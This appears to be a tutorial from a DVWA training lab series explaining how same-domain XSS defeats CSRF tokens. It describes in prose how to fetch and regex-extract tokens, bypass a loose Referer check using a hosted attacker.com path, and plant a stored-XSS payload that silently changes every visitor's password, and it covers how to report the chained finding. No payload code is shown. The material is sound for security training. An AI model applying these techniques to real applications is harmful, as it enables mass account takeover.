
This lab article teaches how CSRF tokens can be bypassed when same-domain XSS vulnerabilities exist on the application. The article demonstrates that CSRF protection relies on the Same-Origin Policy to prevent cross-origin token theft, but injected JavaScript running on the same domain can freely fetch CSRF-protected pages, extract tokens, and forge valid requests. The finding matters because it shows that vulnerabilities cannot be evaluated in isolation—a medium-severity XSS combined with CSRF protection becomes a critical account takeover when chained together.
- CSRF tokens fail against same-domain XSSCSRF tokens protect against cross-origin attacks by preventing external pages from reading the token value due to the Same-Origin Policy. However, when XSS exists on the same domain, the injected JavaScript runs within that origin and can make same-origin fetch or XMLHttpRequest calls to read CSRF-protected pages, extract the token from hidden form fields, and immediately include it in a forged request. The server validates the token as correct because it was legitimately obtained and is current.
- XSS on any page enables CSRF bypass anywhereIf stored or reflected XSS exists on any page of an application—even a low-traffic guestbook or comment section—it can be weaponized to bypass CSRF protection on any other endpoint on the same domain. The article emphasizes that scope thinking for bug bounty researchers should include asking: when you find XSS, what CSRF-protected actions (password change, email change, payment authorization) exist on this domain? Each becomes reachable via the XSS+CSRF chain.
- Low security CSRF has no token protectionAt DVWA's Low security level, password change requests require no CSRF token at all. An attacker can create a simple HTML form with hidden fields containing new password values and auto-submit it via JavaScript when loaded. If an authenticated user visits the attacker's page, the form submits automatically and changes the password without any token to extract or validate—demonstrating the baseline attack before token protection is added.
- Medium security token extraction via fetchAt Medium security, a CSRF token (32 hex characters, session-specific, changed per page load) is required. An XSS payload using fetch or XMLHttpRequest fetches the CSRF-protected page from the same origin, parses the HTML response with regex to find the user_token value, and immediately constructs a second request with that extracted token in the parameter. Both requests fire in milliseconds, carrying the victim's session cookie, appearing legitimate to the server.
- High security uses loose Referer validationAt High security, DVWA adds Referer header validation using PHP's stripos() to check if the request's Referer contains the server name anywhere within it. This loose contains-check can be bypassed by hosting an attacker CSRF payload at a URL like attacker.com/localhost/csrf.html—the Referer will contain 'localhost' in the path and pass the check. Real applications using strict Origin header matching or exact domain validation are significantly stronger.
- Stored XSS plus CSRF equals automated takeoverWhen the XSS+CSRF chain is injected into a stored XSS location (like the guestbook), every authenticated user who loads that page automatically has their token extracted and password changed—no phishing link or user interaction required. The payload persists in storage until manually removed, potentially compromising hundreds of accounts on high-traffic pages before discovery.
- Chained findings must be reported togetherBug bounty and penetration test reports should name the outcome, not individual techniques: 'Stored XSS on /guestbook Enables Automated Account Takeover via CSRF Token Bypass' rather than listing XSS and CSRF as separate findings. The severity should reflect combined impact (Critical), and remediation must specify that patching only the XSS or only the CSRF in isolation leaves the chain exploitable—both components must be fixed.
Bottom line: CSRF tokens are cryptographically sound but fail completely when same-domain XSS exists, because injected JavaScript can make same-origin requests to extract fresh tokens and submit them in forged requests. Any XSS vulnerability on an application enables CSRF bypass on any CSRF-protected endpoint on the same domain, making combined XSS+CSRF findings critical-severity account takeovers that demand simultaneous remediation of both components.
FREE
Part of the DVWA Lab Series — 30 Labs
🎯 What You’ll Master in Lab 20
⏱️ 55 min lab · 3 terminal exercises · Localhost DVWA only
📋 Prerequisites — Complete Before Lab 20
- Lab 4: DVWA CSRF Basics — understand how a basic CSRF attack without any token protection works before attempting token bypass
- Lab 8: DVWA XSS Reflected — the XSS execution context used for token extraction in this lab builds on Lab 8’s techniques
- Lab 19: DVWA XSS Cookie Theft — same-domain XSS used to exfiltrate data; Lab 20 applies the same XSS execution to extract CSRF tokens instead of session cookies
📋 DVWA CSRF Advanced Lab 2026 — Table of Contents
- Why CSRF Tokens Are Bypassed When Same-Domain XSS Exists
- Low Security — Basic CSRF Without Token Protection
- Understanding the DVWA Anti-CSRF Token
- Medium Security — Token Extraction via XSS Fetch
- High Security — Referer Header Validation and Its Bypass
- Stored XSS + CSRF Chain — Automated Account Takeover
- Reporting the XSS+CSRF Chain in a Bug Bounty or Pentest Report
Lab 4 established basic CSRF where no token exists and a forged form submits freely. Lab 19 established XSS execution context on the same DVWA domain, showing how JavaScript running inside the victim’s browser can exfiltrate data. Lab 20 connects both: XSS provides the same-origin execution needed to read a CSRF token that cross-origin requests cannot access. Completing this lab completes the client-side attack chain. The DVWA Lab Series then moves to Lab 21’s SQL Injection High Security — a different attack class where security level escalation requires increasingly sophisticated query techniques.
Why CSRF Tokens Are Bypassed When Same-Domain XSS Exists
The CSRF token defence relies on one assumption: that an attacker’s page, loaded in the victim’s browser from a different origin, cannot read the content of the protected application’s pages. This is the Same-Origin Policy at work — cross-origin JavaScript cannot read the response body from a different domain. A forged form on attacker.com cannot fetch victim-app.com/change-password and read the CSRF token from the HTML response because the Same-Origin Policy blocks that cross-origin read.
XSS on the same domain destroys this assumption. When an attacker injects JavaScript into a page on victim-app.com itself — through any XSS vulnerability on any page of the application — that script runs in the victim-app.com origin. It is no longer cross-origin. It can freely make XMLHttpRequest or fetch calls to any other page on victim-app.com and read the full response body, including any CSRF token embedded in a hidden form field. The attacker’s injected script extracts the token, constructs the forged request including the token, and submits it — all within the same trusted origin. From the server’s perspective, the token is valid. The request appears legitimate. The CSRF protection is completely defeated.
This is the core insight of the XSS+CSRF chain: CSRF tokens protect against cross-origin forged requests. They do not protect against forged requests constructed within the same origin by injected JavaScript. If any XSS vulnerability exists anywhere on the application — even on a low-traffic, seemingly unimportant page — it can be weaponised to bypass CSRF protection on any other page of the same application.
Low Security — Basic CSRF Without Token Protection
At DVWA Low security, the change password form submits without any CSRF token — a direct recreation of the basic vulnerability covered in Lab 4. Revisiting it here serves two purposes: confirming your understanding of how the forged form works before adding complexity, and establishing a baseline to compare against the token-protected Medium security level. The Low security CSRF attack is a straightforward HTML form that auto-submits via JavaScript when loaded by an authenticated victim.
The forged form targets the DVWA password change endpoint directly, including the new password values but no CSRF token because none is required. When an authenticated user loads the attacker’s page, the auto-submit fires, the form POST goes to DVWA, the server processes it, and the password is changed. The attack completes without the victim performing any deliberate action beyond loading the malicious page.
⏱️ 15 minutes · Kali + DVWA + Burp Suite Proxy intercepting
📸 Screenshot the Burp intercept showing the Low request (no token) and the Medium request (with user_token). Post to #lab-20-csrf-advanced on Discord.
Understanding the DVWA Anti-CSRF Token
Before attempting to bypass the token, it’s worth understanding exactly what it is and why the basic bypass strategies fail. The DVWA anti-CSRF token is a randomly generated 32-character hexadecimal string stored in the PHP session on the server side and embedded in every sensitive form as a hidden input named user_token. When the form is submitted, the server checks whether the submitted user_token matches the one stored in the session. If they match, the request is accepted. If they don’t match or the token is missing, the request is rejected with an “invalid token” response.
This design defeats the naive cross-origin attack because the attacker cannot read the token from a page they don’t control on the victim’s domain. The token is different for every user and every session. Even if an attacker managed to observe their own token, submitting it in a forged request against a different user’s session would fail because the server checks the token against the requesting session, not against a global value. The only way to bypass this is to obtain the victim’s current token — which is only possible if you have same-origin code execution.
Medium Security — CSRF Token Extraction via XSS Fetch
The XSS+CSRF bypass exploits the same-origin read capability that XSS grants. When JavaScript injected on victim-app.com makes a fetch request to another page on victim-app.com, the browser treats it as a same-origin request and allows reading the response body. This is fundamentally different from what cross-origin JavaScript can do. The injected script fetches the CSRF-protected page, parses the HTML response to extract the token value, and then constructs a second request — the actual CSRF attack — that includes that fresh, valid token.
In DVWA, the XSS Reflected vulnerability is on the same localhost domain as the CSRF-protected password change form. JavaScript injected through the XSS input can fetch the CSRF page and read its response. The token extraction uses a regex match on the response HTML to find the user_token value, then immediately uses it to construct the forged GET request. The entire chain — fetch token, forge request with token, submit — happens in a single script execution that completes in milliseconds from the victim’s browser.
⏱️ 20 minutes · Kali + DVWA + Burp Suite capturing requests
📸 Screenshot the Burp HTTP history showing both requests (token fetch + forged CSRF with token). Post to #lab-20-csrf-advanced on Discord.
High Security — Referer Header Validation and Its Bypass
DVWA High security adds Referer header checking as an additional CSRF protection layer. When the password change form is submitted, the server inspects the Referer header in the HTTP request to verify the request originated from the DVWA application itself. If the Referer doesn’t contain the expected host value, the request is rejected. This is a defence-in-depth measure that many real applications use alongside or instead of token-based protection.
The DVWA High security Referer check uses a string-contains validation — it checks whether the Referer header value contains the host string (typically “127.0.0.1” or “localhost”) anywhere within it. This is a common implementation mistake. A strict check would verify that the Referer exactly matches the application’s origin. A loose contains-check can be satisfied by any Referer URL that has the target string anywhere in it — including in the path or query string of a completely different domain, if the attacker can control those URL components.
The practical bypass in a lab environment: the Referer check passes if the Referer URL contains “127.0.0.1”. If you host your CSRF PoC at a URL like http://attacker.com/127.0.0.1/csrf.html, the path component “127.0.0.1” is present in the Referer string and the loose check passes. Additionally, PHP’s $_SERVER['HTTP_REFERER'] can often be manipulated or stripped by browser privacy settings — some implementations fail open (accept the request) when the Referer header is absent.
Stored XSS + CSRF Chain — Automated Account Takeover
The highest-impact version of this attack combines stored XSS with the CSRF token bypass into a fully automated payload. When injected into DVWA’s stored XSS guestbook, every authenticated user who loads the guestbook page automatically has the token extraction and forged request chain fired against them — no phishing link, no interaction required. This is what makes the combined finding genuinely Critical rather than just High.
The stored XSS guestbook payload injects the full fetch-token-then-CSRF chain into the message field. The maxlength restriction needs to be bypassed via DevTools (change from 50 to 500 characters), exactly as done in Lab 19. Once stored, the payload persists. Every user who visits the guestbook has their CSRF token extracted and their password silently changed to the attacker’s chosen value. On a real application, a stored XSS+CSRF chain on a high-traffic page could result in hundreds of account takeovers before the payload is discovered and removed.
⏱️ 20 minutes · Kali + DVWA · Security: Low · Two browser windows
📸 Screenshot showing: (1) payload stored in guestbook, (2) your own password changed to ‘owned’, (3) the second victim’s password changed after loading the page. Post to #lab-20-csrf-advanced on Discord with tag #lab20-complete.
Reporting the XSS+CSRF Chain in a Pentest or Bug Bounty Report
A combined XSS+CSRF chain report must communicate two things that individual vulnerability reports often miss: the combined impact is greater than the sum of its parts, and the finding requires a combined fix — patching only the XSS or only the CSRF in isolation leaves the chain exploitable. The report structure should present the chain clearly, demonstrate the full attack from injection to account takeover, and specify remediation for both components.
The title of a chained report should always name the outcome, not the technique: “Stored XSS on /guestbook enables One-Click Account Takeover via CSRF Token Bypass” tells a triager exactly what is at stake before they read a single line of the report. The severity should reflect the worst-case combined impact — in this case, Critical, because all authenticated users who visit the guestbook page are subject to automated account takeover without any additional interaction.
🧠 QUICK CHECK — Lab 20 CSRF Advanced
📋 Commands Used Today — Lab 20 CSRF Advanced Reference
🏆 Mark Lab 20 Complete — DVWA CSRF Advanced Lab 2026
You have completed the client-side attack chain: XSS (Labs 8–10, 19) culminating in CSRF token bypass and automated account takeover (Lab 20). Lab 21 covers SQL Injection High Security — bringing the server-side attack complexity up to match the client-side sophistication you’ve built in the last four labs.
❓ Frequently Asked Questions — DVWA CSRF Advanced Lab 2026
What is DVWA CSRF advanced lab?
Can CSRF tokens be bypassed?
What is the XSS and CSRF chain attack?
What is Referer header CSRF bypass?
How does DVWA high security CSRF protection work?
What DVWA labs connect to Lab 20?
Lab 19: DVWA XSS Cookie Theft
Lab 21: SQL Injection High Security
📚 Further Reading
- DVWA XSS Cookie Theft — Lab 19 — The XSS execution context Lab 20 exploits for CSRF token extraction was established in Lab 19 — completing both in sequence builds the full mental model of same-domain XSS impact.
- DVWA CSRF Lab — Lab 4 — The foundational CSRF lab with no token protection — revisit it alongside Lab 20 to understand exactly what the token adds and why same-domain XSS defeats that addition.
- DVWA Lab Series Hub — Full 30-lab overview — Lab 20 completes the client-side chain; the next phase covers server-side escalation with SQL Injection High (Lab 21) and vulnerability chaining (Lab 22).
- PortSwigger CSRF Token Bypass Labs — PortSwigger’s guided CSRF bypass labs covering token validation weaknesses, SameSite cookie bypass, and Referer-based protection flaws in real application contexts.
- OWASP CSRF Prevention Cheat Sheet — Definitive CSRF prevention reference — Synchronizer Token Pattern, SameSite cookies, Origin header validation, and Double Submit Cookie pattern with implementation examples.
